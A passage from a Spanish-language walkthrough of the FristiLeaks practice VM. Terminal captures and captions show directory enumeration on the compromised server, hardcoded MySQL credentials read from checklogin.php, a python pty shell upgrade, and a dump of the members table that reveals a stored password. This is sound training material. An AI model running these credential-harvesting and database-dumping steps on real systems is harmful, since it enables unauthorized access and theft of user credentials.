dr-xr-xr-x. 22 root      root      4096 Sep  5 09:34 ..
drwxr-xr-x.  6 root      root      4096 Nov 17 2015 cache
drwxr-xr-x.  3 root      root      4096 Nov 17 2015 db
drwxr-xr-x.  3 root      root      4096 Nov 17 2015 empty
drwxr-x---.  3 fristigod fristigod 4096 Nov 25 2015 fristigod
drwxr-xr-x.  2 root      root      4096 Sep 23 2011 games
drwxr-xr-x. 19 root      root      4096 Sep  5 10:34 lib
drwxr-xr-x.  2 root      root      4096 Sep 23 2011 local
drwxrwxr-x.  5 root      lock     4096 Nov 17 2015 lock
drwxr-xr-x.  4 root      root      4096 Sep  5 09:34 log
lrwxrwxrwx.  1 root      root        10 Nov 17 2015 mail -> spool/mail
drwxr-xr-x.  2 root      root      4096 Sep 23 2011 nis
drwxr-xr-x.  2 root      root      4096 Sep 23 2011 opt
drwxr-xr-x.  2 root      root      4096 Sep 23 2011 preserve
drwxr-xr-x. 13 root      root      4096 Sep  5 09:34 run
drwxr-xr-x.  8 root      root      4096 Nov 17 2015 spool
drwxrwxrwt.  2 root      root      4096 Nov 17 2015 tmp
drwxr-xr-x.  6 root      root      4096 Nov 17 2015 www
drwxr-xr-x.  2 root      root      4096 Sep 23 2011 yp
sh-4.1$


```

Ilustración 30. Acceso al Directorio /var del Servidor

Esta imagen muestra que se ha navegado al directorio /var del servidor FristiLeaks, un lugar clave donde se almacenan:

- Archivos de logs (registros del sistema).
- Datos de aplicaciones web (como el sitio de FristiLeaks).
- Bases de datos o archivos de configuración.

5.2.3 Descubrimiento de la estructura del sitio web de FristiLeaks




```
kali@kali: ~  
sh-4.1$ cd www  
cd www  
sh-4.1$ ls -la  
ls -la  
total 28  
drwxr-xr-x. 6 root root 4096 Nov 17 2015 .  
drwxr-xr-x. 19 root root 4096 Nov 19 2015 ..  
drwxr-xr-x. 2 root root 4096 Aug 24 2015 cgi-bin  
drwxr-xr-x. 3 root root 4096 Nov 17 2015 error  
drwxr-xr-x. 7 root root 4096 Nov 25 2015 html  
drwxr-xr-x. 3 root root 4096 Nov 17 2015 icons  
-rw-r--r-- 1 root root 98 Nov 17 2015 notes.txt  
sh-4.1$ cd html  
cd html  
sh-4.1$ ls -la  
ls -la  
total 36  
drwxr-xr-x. 7 root root 4096 Nov 25 2015 .  
drwxr-xr-x. 6 root root 4096 Nov 17 2015 ..  
drwxr-xr-x 2 apache apache 4096 Nov 25 2015 beer  
drwxr-xr-x 2 apache apache 4096 Nov 25 2015 cola  
drwxr-xr-x 3 apache apache 4096 Nov 17 2015 fristi  
drwxr-xr-x 2 apache apache 4096 Nov 25 2015 images  
-rw-r--r-- 1 apache apache 703 Nov 17 2015 index.html  
-rw-r--r-- 1 apache apache 62 Nov 17 2015 robots.txt  
drwxr-xr-x 2 apache apache 4096 Nov 25 2015 sisi  
sh-4.1$
```

Ilustración 31. Exploración de los Archivos del Sitio Web en /var/www/html

Esta imagen muestra la exploración del directorio `/var/www/html`, donde se aloja el sitio web de FristiLeaks. Se listan los siguientes elementos clave:

- Carpetas restringidas: beer, cola, sisi (mencionadas previamente en el archivo robots.txt).
- Carpeta principal: fristi (contiene probablemente los archivos centrales del sitio).
- Archivos clave: index.html (página principal) y robots.txt.

5.2.4 Identificación de scripts PHP



```

kali@kali: ~
kali@kali: ~
drwxr-xr-x 2 apache apache 4096 Nov 25 2015 images
-rw-r--r-- 1 apache apache 703 Nov 17 2015 index.html
-rw-r--r-- 1 apache apache 62 Nov 17 2015 robots.txt
drwxr-xr-x 2 apache apache 4096 Nov 25 2015 sisi
sh-4.1$ cd fristi
cd fristi
sh-4.1$ ls -la
ls -la
total 172
drwxr-xr-x 3 apache apache 4096 Nov 17 2015 .
drwxr-xr-x 7 root root 4096 Nov 25 2015 ..
-rw-r--r-- 1 apache apache 1310 Nov 17 2015 checklogin.php
-rw-r--r-- 1 apache apache 1216 Nov 17 2015 do_upload.php
lrwxrwxrwx 1 apache apache 14 Nov 17 2015 index.php -> main_login.php
-rw-r--r-- 1 apache apache 191 Nov 17 2015 login_success.php
-rw-r--r-- 1 apache apache 45 Nov 17 2015 logout.php
-rw-r--r-- 1 apache apache 1396 Nov 17 2015 main_login.php
-rw-r--r-- 1 apache apache 131736 Nov 17 2015 pic.b64
-rw-r--r-- 1 apache apache 1642 Nov 17 2015 pic2.b64
-rw-r--r-- 1 apache apache 372 Nov 17 2015 upload.php
drwxrwxrwx 2 apache apache 4096 Sep 5 10:23 uploads


```

Ilustración 32. Descubrimiento de Archivos en el Directorio /fristi

Esta imagen revela los archivos internos del sitio de FristiLeaks en /var/www/html/fristi:

- checklogin.php, main_login.php, login_success.php (manejan autenticación).

5.2.5 Muestra de las credenciales de la base de datos MySQL



```
sh-4.1$ cat checklogin.php
cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="eezeepz"; // Mysql username
$password="4ll3maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
$mypassword = mysql_real_escape_string($mypassword);


$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
```

Ilustración 33. Credenciales de la Base de Descubiertas en checklogin.php

Esta imagen muestra el contenido del archivo checklogin.php, que contiene las credenciales de acceso a la base de datos del sitio:

- **Host:** localhost
- **Usuario de MySQL:** eezeepz
- **Contraseña de MySQL:** 4ll3maal12#
- **Nombre de la base de datos:** hackmenow
- **Tabla de usuarios:** members

5.2.6 Acceso a la base de datos usando las credenciales encontradas




```
kali@kali: ~  
sh-4.1$ python -c 'import pty;pty.spawn("/bin/bash")'  
python -c 'import pty;pty.spawn("/bin/bash")'  
bash-4.1$ mysql -u eezeepz -p  
mysql -u eezeepz -p  
Enter password: 4ll3maal12#  
  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 8355  
Server version: 5.1.73 Source distribution  
  
Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql> █
```

Ilustración 34. Conexión Exitosa a la Base de Datos MySQL

Esta imagen muestra cómo se estableció una conexión interactiva con la base de datos MySQL del servidor FristiLeaks:

1. Se usó `python -c 'import pty;pty.spawn("/bin/bash")'` para obtener un bash funcional.
2. Se ejecutó `mysql -u eezeepz -p` y se ingresó la contraseña `4ll3maal12#` (ligera variación de la encontrada en el script, pero esencialmente la misma).

5.2.7 Identificación de las tablas y estructura de la base de datos




```
kali@kali: ~  
SHOW DATABASES' at line 1  
mysql> SHOW DATABASES;  
SHOW DATABASES;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| hackmenow |  
+-----+  
2 rows in set (0.00 sec)  
  
mysql> USE hackmenow;  
USE hackmenow;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> SHOW TABLES;  
SHOW TABLES;  
+-----+  
| Tables_in_hackmenow |  
+-----+  
| members |  
+-----+  
1 row in set (0.00 sec)  
  
mysql> 
```

Ilustración 35. Exploración de la Base de Datos "hackmenow"

Esta imagen muestra los comandos SQL utilizados para explorar la base de datos:

1. `SHOW DATABASES;` revela que existen dos bases: `information_schema` (estándar de MySQL) y `hackmenow` (la base de datos del sitio).
2. `USE hackmenow;` para trabajar directamente con la base de datos objetivo.
3. `SHOW TABLES;` confirma que solo existe una tabla llamada `members`, que muy probablemente almacena los usuarios y contraseñas del sistema.

5.2.8 Credenciales almacenadas en la base de datos



```

kali@kali: ~
| Tables_in_hackmenow |
+-----+
| members |
+-----+
1 row in set (0.00 sec)

mysql> DESCRIBE members;
DESCRIBE members;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id    | int(4) | NO | PRI | NULL | auto_increment |
| username | varchar(65) | NO | | NULL | |
| password | varchar(65) | NO | | NULL | |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> SELECT * FROM members;
SELECT * FROM members;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | eezeepz | keKkeKKeKKeKkEkEk |
+-----+-----+-----+
1 row in set (0.00 sec)

mysql>


```

Ilustración 36. Contenido de la Tabla "members" con Credenciales

Esta imagen muestra el resultado de la consulta `SELECT * FROM members;`, que muestra el contenido completo de la tabla "members" en la base de datos "hackmenow". Se observa:

- **Único usuario registrado:**
 - **Username:** eezeepz
 - **Password:** Una contraseña larga compuesta por repeticiones de "kek" (ej: kekkekkekkek...).

5.2.9 Campos y tipos de datos de la tabla members



```

mysql> USE hackmenow;
USE hackmenow;
Database changed
mysql> SHOW TABLES;
SHOW TABLES;
+-----+
| Tables_in_hackmenow |
+-----+
| members              |
+-----+
1 row in set (0.00 sec)

mysql> DESCRIBE members;
DESCRIBE members;
+-----+-----+-----+-----+-----+-----+
| Field | Type      | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| id     | int(4)    | NO   | PRI | NULL    | auto_increment |
| username | varchar(65) | NO   |     | NULL    |                |
| password | varchar(65) | NO   |     | NULL    |                |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> SHOW COLUMNS FROM members;
SHOW COLUMNS FROM members;
+-----+-----+-----+-----+-----+-----+

